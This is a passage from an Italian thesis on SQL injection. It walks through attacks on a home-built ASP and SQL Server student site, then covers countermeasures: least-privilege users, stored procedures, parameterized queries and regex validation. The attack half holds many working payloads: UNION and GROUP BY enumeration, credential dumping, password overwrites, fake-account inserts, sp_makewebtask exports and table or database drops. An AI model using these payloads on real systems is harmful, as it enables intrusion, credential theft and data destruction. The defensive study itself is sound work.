Poiché quasi sicuramente URL e percorso sul server coincidono, la posizione assoluta all'interno del web server del file studente.asp sarà

C:\Inetpub\wwwroot\insecuresite\studente.asp

```
@numero= 1; bulk insert miatabella from
        'C:\Inetpub\wwwroot\insecuresite\studente.asp'--
```

Per visualizzare il contenuto della tabella sfrutto ora il comando UNION; utilizzo un “1” per fare in modo che la query originaria dia risultato nullo, pur rimanendo valida. Non esistono infatti studenti che abbiano numero di tessera uguale ad 1.
Alla prima query ne aggiungo una seconda, facendo in modo che il numero ed il tipo dei valori ritornati siano uguali a quelli della prima query. Per fare ciò è sufficiente osservare quante siano le informazioni normalmente visualizzate dalla pagina studente.asp ed aggiungerne altrettante nella nostra select, facendo attenzione che il tipo di dato sia lo stesso:

```
select '','',0,'', '', 0,0, '' ,'' from miatabella
```

Basta ora sostituire ad uno dei valori di tipo stringa il nome di colonna “line” per poter visualizzare il contenuto di studente.asp alle righe che più ci interessano:

```
@numero= 1 union select '','',0,'', line, 0,0, '' ,'' from
        miatabella where line like '%select%'--
```

Oppure

```
@numero= 1 union select '','',0,'', line, 0,0, '' ,'' from
        miatabella where line like '%Open%'--
```

Nel caso mi trovassi in difficoltà nel determinare il tipo di dato di ciascuna colonna restituita posso in alternativa utilizzare il valore “null”, valido per qualsiasi tipo:

```
@numero= 1 union select
        null,null,null,null,line,null,null,null,null
        from...
```

Ecco cosa ci appare nella schermata del nostro browser, rispettivamente con la prima e la seconda injection:



Figura 10: risultato della prima injection.



Figura 11: risultato della seconda injection.

La seconda query in particolare risulta essere molto interessante, perchè ci fornisce il nome del server, il nome del database, l'Username e la Password utilizzate per creare il collegamento con il database.
Queste informazioni risultano utilissime a chi volesse tentare di collegarsi remotamente al server per manipolarlo a proprio piacimento.

Come operazione conclusiva è preferibile rimuovere la nostra tabella dal database, per non lasciare tracce del nostro operato:

@numero= `1; drop table miatabella`

Provo ora ad utilizzare la clausola having, allo scopo di ricavare informazioni sulla tabella coinvolta dalla query:

@numero= `1 having 1=1--`
@password= `stringa`

Il messaggio d'errore fornito è:

Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]La colonna 'studenti.nome' non è valida nell'elenco di selezione perché non è inclusa in una funzione di aggregazione e la clausola GROUP BY non è stata specificata.
/insecuresite\studente.asp, line 16

La tabella si chiama quindi "studenti" e la sua prima colonna è "nome". Aggiungo le informazioni appena scoperte nella condizione di group by e ripeto l'injection:

@numero= `1 group by studenti.nome having 1=1--`
@password= `stringa`

Messaggio d'errore:

Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]La colonna 'studenti.cognome' non è valida nell'elenco di selezione perché non è inclusa né in una funzione di aggregazione né nella clausola GROUP BY.
/insecuresite\studente.asp, line 16

Proseguo ripetutamente con questo metodo, fino a ricavare tutti i campi della tabella "studenti":

@numero= `1 group by studenti.nome,studenti.cognome having 1=1--`
@password= `stringa`

Messaggio d'errore:

Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]La colonna 'studenti.numtess' non è valida nell'elenco di selezione perché non è inclusa né in una funzione di aggregazione né nella clausola GROUP BY.
/insecuresite\studente.asp, line 16

[....]

Alla fine l'ultimo inserimento risulta essere:

```
@numero= 1 group by studenti.nome,studenti.cognome,
        studenti.numtess, studenti.passwd, studenti.cdl,
        studenti.matr, studenti.anno, studenti.stato,
        studenti.email having 1=1--
@password= stringa
```

Messaggio d'errore:

```
Error Type:
ADODB.Field (0x80020009)
Either BOF or EOF is True, or the current record has been deleted. Requested operation
requires a current record.
/insecuresite\studente.asp
```

L'errore restituito è di tipo diverso, dovuto al fatto che la query è stata finalmente eseguita senza errori, ma non ha restituito nessun risultato sul quale la pagina web possa lavorare.

Ora che ho le informazioni necessarie, provo a ricavare username e password degli studenti all'interno del database.
Creo una injection che si occupi di creare una variabile chiamata "@riga" di tipo varchar(8000), inizialmente vuota. Tramite un'operazione di select alla variabile @riga saranno poi aggiunte tutte le coppie numtess/passwd contenute nella tabella "studenti"; il risultato di questa query viene infine memorizzato all'interno di una nuova tabella "infoutili" grazie alla clausola "into":

```
@numero= 1; begin declare @riga varchar(8000); set
        @riga=''; select @riga=@riga+ '' + str(numtess) +
        '/' + passwd from studenti;
        select @riga as riga into infoutili end --
@password= stringa
```

Non mi resta che visualizzare il contenuto di "infoutili" grazie allo stesso metodo applicato in precedenza:

```
@numero= 1 union select '','',min(riga),'','',0,0,'',''
        from infoutili --
@password= stringa
```

Il messaggio d'errore restituito mi fornisce numerose identità alternative che potrò sfruttare per accedere al sito senza permesso:

```
Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E07)
[Microsoft][ODBC SQL Server Driver][SQL Server]È stato rilevato un errore di sintassi
durante la conversione del valore varchar ' 11111/dddd 22222/cccc 33333/aaaa
38328/ciao 44444/bbbb 55555/eeee ' in una colonna di tipo int.
/insecuresite\studente.asp, line 16
```

Anche in questo caso provvedo infine alla cancellazione della tabella:

```
@numero= 1; drop table infoutili--
@password= stringa
```

Se invece volessi usare un utente già esistente ma cambiandone la password con una conosciuta da me soltanto, oppure se le password memorizzate fossero illeggibili perchè criptate, non devo fare altro che ricorrere ad un comando di update:

```
@numero= 1; UPDATE studenti SET passwd = 'salve' WHERE
        numtess= 11111--
@password=  stringa
```

Potrebbe essere invece necessario crearmi una nuova identità fittizia, per evitare di generare inconvenienti ad altri utenti che potrebbero fare una segnalazione al gestore del sito.
Ricorro quindi al comando insert, per il quale risulta sufficiente fornire valori per i primi cinque campi della tabella "studenti".
Riporto di seguito diverse versioni del comando insert, provato con l'uso o meno del carattere apice, stringhe numeriche oppure la funzione Transact-Sql "char".

Versione con apici:

```
@numero= 1; insert into
        studenti(nome,cognome,numtess,passwd,matr) values
        ('Deep','Thought',4242,'dontpanic',4242) --
@password= stringa
```

Versione con stringhe numeriche:

```
@numero= 1; insert into
        studenti(nome,cognome,numtess,passwd,matr) values
        (123,456,4242,789,4242) --
@password=  stringa
```

Versione con funzione char:

```
@numero= 1; insert into
        studenti(nome,cognome,numtess,passwd,matr) values
        (char(68)+char(101)+char(101)+char(112),
        char(84)+char(104)+char(111)+char(117)+char(103)+
        char(104)+char(116), 4242,
        char(100)+char(111)+char(110)+char(116)+char(112)+
        char(97)+char(110)+char(105)+char(99),4242) --
@password=  stringa
```

Desidero ora ampliare le mie conoscenze su altre tabelle del database. Sfrutto il comando union per esplorare il contenuto della tabella di sistema "sysobjects":

```
@numero= 1 UNION SELECT name,'',id,'','',0,0,'','' FROM
        sysobjects WHERE xtype ='U'--
@password= stringa
```

Nella pagina studente.asp viene così visualizzato il nome della prima tabella del database, che risulta chiamarsi “corsi”. Questa tecnica si presterebbe meglio per essere usata in pagine dinamiche che visualizzino una tabella, come ad esempio Ricerca Insegnamenti del sito della facoltà. Ciò mi consentirebbe di ottenere tutti i nomi di tabelle con una sola query. Nel mio caso sarà visualizzato solo il primo risultato in ordine alfabetico. Per conoscere i nomi successivi posso eseguire:

```
@numero= 1 UNION SELECT name,'',id,'','',0,0,'','' FROM
        sysobjects WHERE xtype ='U' and name >'corsi'--
@password= stringa
```

...e così via. E' importante ricavare oltre al nome della tabella anche il suo ID, in modo da poter facilmente compiere ricerche anche sulle colonne presenti nelle varie tabelle.
Sono particolarmente interessato ad esplorare la tabella “docenti”, il cui ID è 2009058193; eseguo quindi la stessa tecnica sulla tabella “syscolumns”:

```
@numero= 1 UNION SELECT name,'',id,'','',0,0,'','' FROM
        syscolumns WHERE id=2009058193--
@password= stringa
```

Il primo campo è “coddoc”.

```
@numero= 1 UNION SELECT name,'',id,'','',0,0,'','' FROM
        syscolumns WHERE id=2009058193 and name>'coddoc'
        --
@password= stringa
```

Il secondo è “cognome”. Eseguendo ripetutamente sono in grado di conoscere tutti gli attributi della tabella e grazie ad essi posso compiere azioni simili a quelle fatte con la tabella studenti. Il conoscere username e password di un docente ad esempio mi consentirebbe di entrare in parti del sito web ai quali non avrei normalmente accesso come studente.

Una procedura più elegante per ottenere tutte queste informazioni può essere l'utilizzo della stored procedure sp_makewebtask:

```
@numero= 1; EXEC master..sp_makewebtask
         "\\localhost\documenti\output.html", "SELECT *
         FROM unimo..docenti"--
@password=  stringa
```

Nel caso delle mie sperimentazioni domestiche il computer locale coincide con il server remoto, per cui l'indirizzo Ip specificato è “localhost”; in una situazione reale sarà sufficiente inserire l'indirizzo Ip desiderato.
Il file di output si presenta come una normalissima tabella:

Pubblicazione guidata sul Web Microsoft SQL Server - Mozilla Firefox

Risultati della query

Ultimo aggiornamento: 2006-05-23 23:55:13.090

nome	cognome	coddoc	passwd	email	ufficio	webspace
Filippo	Nava	123	aaa	filippo.nava@unimo.it	12, Dip. Fisica	www.unimo.it/dscienze/filipponava
Giacomo	Cabri	234	bbb	giacomo.cabri@unimo.it	22, Dip.Ing Informazione	www.unimo.it/dii/giacomocabri
Sonia	Bergamaschi	345	ccc	sonia.bergamaschi@unimo.it	2, Dip. Ing Informazione	www.unimo.it/dii/soniabergamaschi
Marco	Maioli	456	ddd	marco.maioli@unimo.it	4, Dip. Matematica'	www.unimo.it/dscienze/marcomaioli
Roberto	Zanasi	567	eee	roberto.zanasi@unimo.it	12, Dip. Ing Informazione	www.unimo.it/die/robertozanasi

Figura 12: tabella creata con makewebtask.

La serie di manipolazioni sul database finora riportate costituiscono solo una parte di tutte quelle da me sperimentate; credo che gli esempi riportati siano sufficienti per capire la notevole libertà d'azione che le tecniche di Sql Injection mi hanno permesso di avere su di un server ed un database senza avere in teoria nessuna conoscenza di partenza.

4.3 Implementazione di diverse contromisure nell'applicazione di prova

Dopo aver effettivamente verificato la pericolosità delle tecniche di sql injection, l'obiettivo successivo che mi sono posto è stato quello di neutralizzare ogni possibile attacco sulla mia semplice applicazione.
Ho creato quindi tre varianti dello stesso sito web, che implementano a scopo dimostrativo differenti meccanismi di sicurezza contro sql injection.

La struttura dell'applicazione rimane praticamente invariata; abbiamo sempre una pagina index.htm con 2 campi d'inserimento ed un'altra pagina dinamica che visualizza le informazioni tratte da database. Anche l'aspetto delle pagine è identico a quello già mostrato, le modifiche riguardano porzioni di codice non visibili all'utente finale.

A differenza di prima però ho deciso di utilizzare la più moderna tecnologia ASP.NET, in rapida diffusione nel web, che mette a disposizione maggiori strumenti e funzionalità adatte ai nostri scopi.
La pagina studente.asp è stata quindi sostituita dalla pagina studente.aspx, che a parte le differenze di sintassi dovute al passaggio di tecnologia contiene gli stessi elementi presenti nella vecchia pagina.

La filosofia che ho voluto seguire nel realizzare queste varianti "sicure" del mio sito può essere riassunta in questo semplice ammonimento, diffuso tra i realizzatori web americani:

"ALL INPUT IS EVIL".

Sono partito quindi dal presupposto che l'utente che accederà al sito utilizzerà tutti gli accorgimenti più subdoli che riuscirà a concepire per snaturare la funzione per la quale ho creato le mie pagine web.
Non si deve perciò avere nessuna fiducia nei confronti dell'utente nè dare alcun aspetto per scontato.

4.3.1 Il nuovo Database utilizzato: unimo2.

Il database utilizzato è pressoché identico a quello visto in precedenza; sono stati semplicemente aggiunti due nuovi utenti chiamati "UtenteWeb1" e "UtenteWeb2" ed una stored procedure "sp_selectStudente".
L'utilizzo di utenti creati appositamente al posto del system administrator "sa" incrementa notevolmente la sicurezza del nostro sito. Per procedere alla creazione di un nuovo utente è sufficiente accedere a SQL Server Enterprise Manager. Dopo aver selezionato il database interessato è possibile accedere alla funzione "Nuovo utente database":



Figura 13: nuovo account in Sql Server.

La funzione consente di impostare il nome dell'utente, il tipo di autenticazione che questo deve utilizzare, il suo username, password ed altri valori predefiniti.

Ai fini della sicurezza è possibile inoltre limitare i database a cui l'utente ha accesso. Nel mio caso ad UtenteWeb1 ed UtenteWeb2 l'accesso è consentito esclusivamente al database unimo2.



Figura 14: selezione dei database disponibili.

All'interno di ciascun database è possibile inoltre limitare ulteriormente la libertà d'azione degli utenti, rimuovendo i permessi di lettura o scrittura che non si vuole siano a disposizione dell'utente e concedendo solo quelli indispensabili:



Figura 15: restrizione degli accessi.

Nel nostro caso UtenteWeb1 è autorizzato ad accedere in sola lettura (operazione di SELECT) esclusivamente alla tabella "studenti" di unimo2. Il resto del database gli è completamente negato.
UtenteWeb2 non possiede invece accesso diretto a nessuna tabella; gli è concessa solamente l'esecuzione della stored procedure "sp_selectStudente".

In alternativa all'assegnamento di questi privilegi utente per utente è possibile creare uno o più ruoli database diversi che possiedano le autorizzazioni volute, fornendo poi tali ruoli agli utenti desiderati. Nel database unimo2 sono stati creati ad esempio i ruoli "webreader" e "websp" che forniscono gli stessi permessi descritti prima per UtenteWeb1 ed UtenteWeb2.

Si noti che l'appartenenza di un utente ad un ruolo non esclude la possibilità di fornire o negare altri privilegi non contemplati dal ruolo stesso.



Figura 16: assegnamento dei ruoli.

4.3.2 Il comando Transact-Sql GRANT

In alternativa i permessi agli utenti possono essere impostati tramite comandi T-SQL, aprendo il programma Query Analyzer di Sql Server ed utilizzando le funzioni GRANT, REVOKE e DENY.

GRANT permette di fornire autorizzazioni ad un utente, REVOKE consente di rimuovere tali permessi mentre DENY viene utilizzato per proibire determinate azioni.

Alcuni esempi:

```
GRANT SELECT ON studenti TO UtenteWeb1
REVOKE GRANT OPTION FOR SELECT ON studenti TO UtenteWeb1
DENY INSERT, UPDATE, DELETE ON studenti TO UtenteWeb1
```

L'opzione facoltativa WITH GRANT OPTION del comando GRANT consentirebbe ad UtenteWeb1 di trasmettere questo suo privilegio ad altri utenti. Per motivi di sicurezza l'uso di questa particolarità dovrebbe essere evitato.

4.3.3 La stored procedure sp_selectStudente

Sono previsti 2 parametri da fornire alla stored procedure al momento della sua invocazione: @numtess, di tipo int e @passwd di tipo sysname. Da notare il fatto che così facendo il parametro @numtess viene forzatamente convertito in un numero intero.

La procedura utilizza questi due parametri per eseguire un'operazione di select sulla tabella studenti:

```
select * from studenti
where numtess=@numtess and passwd=@passwd
```

Questo approccio di accesso indiretto tramite procedure parametrizzate rende praticamente impossibile la manipolazione della query.

4.3.4 Modifica delle impostazioni di IIS

Nel caso della semplice applicazione web considerata si possono eliminare tutti i messaggi d'errore senza problemi. Per fare ciò è sufficiente intervenire sulle impostazioni del web server.

Tra le opzioni di configurazione della nostra applicazione web è possibile trovare nella sezione “Debugging”, sotto la voce “Script Error Messages” il comando per disabilitare i messaggi d'errore ASP dettagliati:



Figura 17: invio dei messaggi d'errore.

Così facendo verrà inviato al client un semplice messaggio di testo.
In alternativa IIS consente di personalizzare i messaggi per gli errori HTML, assegnando a ciascuna tipologia un testo o un file da visualizzare:



Figura 18: personalizzazione degli errori.

4.3.5 La pagina studente.aspx in sito sicuro 1:

Questa variante dell'applicazione vista in precedenza presenta alcuni accorgimenti per la sicurezza web ed implementa una possibile soluzione per la parametrizzazione della query Sql
Una prima differenza con la pagina studente.asp si ha nella stringa utilizzata per la connessione di tipo OLEDB con il database:

```
strConn="Provider=SQLOLEDB;Data Source=HOMER;
Initial Catalog=unimo2;User ID=UtenteWeb1;Password=ciao;"
```

Il database utilizzato è “unimo2” e l'utente che effettua la connessione è UtenteWeb1. L'uso di questo utente ci garantisce che non sarà possibile eseguire operazioni diverse da quelle di “select” sulla tabella studenti prevista dalla nostra applicazione.

L'approccio utilizzato per l'esecuzione della query presenta però le maggiori differenze; la

stringa contenente la query viene prima memorizzata in una variabile, inserendo un punto interrogativo (?) al posto dei due parametri che verranno aggiunti in seguito:

```
	Dim strSQL As String
	strSQL = "select * from studenti where numtess=? and
passwd=?"
	Dim cn As New OleDb.OleDbConnection(strConn)
```

Ricorriamo ora ad un oggetto OleDbCommand (specifico per l'esecuzione di comandi diretti ad una risorsa dati) e tramite questo aggiungiamo i due parametri forniti dalla pagina index.htm:

```
	Dim cmdSelect As OleDbCommand
		cmdSelect = New OleDbCommand(strSQL, cn)
	cmdSelect.Parameters.Add( New OleDbParameter("@numtess",
			Convert.ToInt32(Request.Form("txtTess") ) ))
	cmdSelect.Parameters.Add(New OleDbParameter("@passwd",
		Request.Form("txtPasswd") ))
```

Da notare che nel caso del numero di tessera il parametro viene convertito forzatamente in intero, il che costituisce un ulteriore livello di sicurezza contro injection attraverso questo parametro.
Una volta eseguita la query i risultati sono poi letti da un oggetto OleDbDataReader:

```
	Dim rdr As OleDbDataReader
	rdr=cmdSelect.ExecuteReader(CommandBehavior.SingleRow)
```

4.3.6 La pagina studente.aspx in sito sicuro 2:

Questa versione del sito web d'esempio presenta ulteriori meccanismi di controllo e di sicurezza.

La connessione al database è praticamente identica a quella del sito sicuro 1, tranne per il fatto che l'utente che si collega ad unimo2 è UtenteWeb2. L'unica operazione alla quale avrà accesso sarà quindi l'esecuzione della stored procedure sp_selectStudente.
I due parametri non vengono inviati direttamente al database al momento dell'invocazione della stored procedure, bensì vengono prima memorizzati in variabili:

```
	Dim numerotess As Integer
		numerotess= Request.Form("txtTess")
	Dim password As String
		password= Request.Form("txtPasswd")
```

La pagina implementa inoltre meccanismi di validazione più avanzati; sia il numero tessera che la password vengono validati tramite l'uso della classe Regex messa a disposizione dalla tecnologa .NET. L'oggetto Regex si occupa di confrontare i due parametri con una Regular Expression fornita.
Solamente se l'esito dei due confronti è positivo la pagina prosegue con l'esecuzione della stored procedure e la visualizzazione della pagina web.

Il numero tessera deve corrispondere all'espressione "^\d{5}$", ovvero una stringa composta unicamente da 5 cifre numeriche. Le password prese in considerazione nella nostra applicazione d'esempio devono invece corrispondere all'espressione "^[A-Za-z0-9]{4}$", ovvero una stringa composta esattamente da 4 caratteri di tipo alfanumerici, maiuscoli o minuscoli.

```
if (not Regex.IsMatch(numerotess.toString(), "^\d{5}$")) then
          %>Il numero tessera non è sintatticamente corretto.
          Deve essere un numero composto da 5 cifre.<BR><%
     else
     if (not Regex.IsMatch(password, "^[A-Za-z0-9]{4}$")) then
          %>La password non è sintatticamente corretta.
          Deve essere una stringa composta da 4 caratteri
          alfanumerici.<%
          else ...
```

Per chiarezza ho aggiunto al codice brevi messaggi d'errore, che evidenziano cosa non sia corretto nell'inserimento di username e password. Ovviamente questi tipi di messaggi possono essere tranquillamente omessi, con l'intento di fornire meno informazioni possibili all'hacker.

La stored procedure viene poi eseguita in maniera analoga a quanto visto in precedenza, ovvero utilizzando un oggetto OleDbCommand:

```
Dim strSQL As String
     strSQL = "sp_selectStudente "& numerotess & ", "& password
Dim cmdSelect As OleDbCommand
     cmdSelect = New OleDbCommand(strSQL, cn)
```

Nonostante il fatto che l'utilizzo di una stored procedure sia più sicuro rispetto a quello di una query diretta, un possibile rischio per la sicurezza potrebbe venire proprio dal modo in cui la procedura viene chiamata; basterebbe accodare alla password un qualunque altro comando perchè questo possa funzionare:

```
sp_selectStudente 38328, 'ciao';drop database unimo2
```

Nella mia applicazione però l'uso diverse misure di sicurezza consente comunque di neutralizzare questo inconveniente.
Questo esempio serve a ribadire il concetto che un solo tipo di contromisura non garantisce assolutamente la sicurezza della nostra applicazione.

4.3.7 Le pagine index.aspx e studente.aspx in sito sicuro 3:

In questa variante abbiamo aggiunto un ulteriore grado di sicurezza nella nostra applicazione, utilizzando metodi ancora più efficaci ed accorgimenti aggiuntivi.

In questo caso la pagina index.htm, rimasta invariata negli esempi precedenti, viene sostituita da una pagina index.aspx che si occupa della validazione dell'input al posto di studente.aspx.
I form html sono sostituiti da TextBox di ASP.NET:

```
Numero tessera: <asp:TextBox runat="server"
id="txtTess" Text=""/>
Password: <asp:TextBox runat="server" id="txtPasswd"
Text="" TextMode="Password"/>
```

Da notare la presenza fondamentale dell'opzione runat="server", che specifica il fatto che le operazioni previste dal form dovranno essere eseguite dal server e non dal client.
I TextBox qui usati fanno parte dei Web Server Controls messi a disposizione dalle librerie della piattaforma .NET. Assieme a questi tipi di controlli possono essere utilizzati anche i Validation Server Controls, ovvero controlli di validazione sull'input.
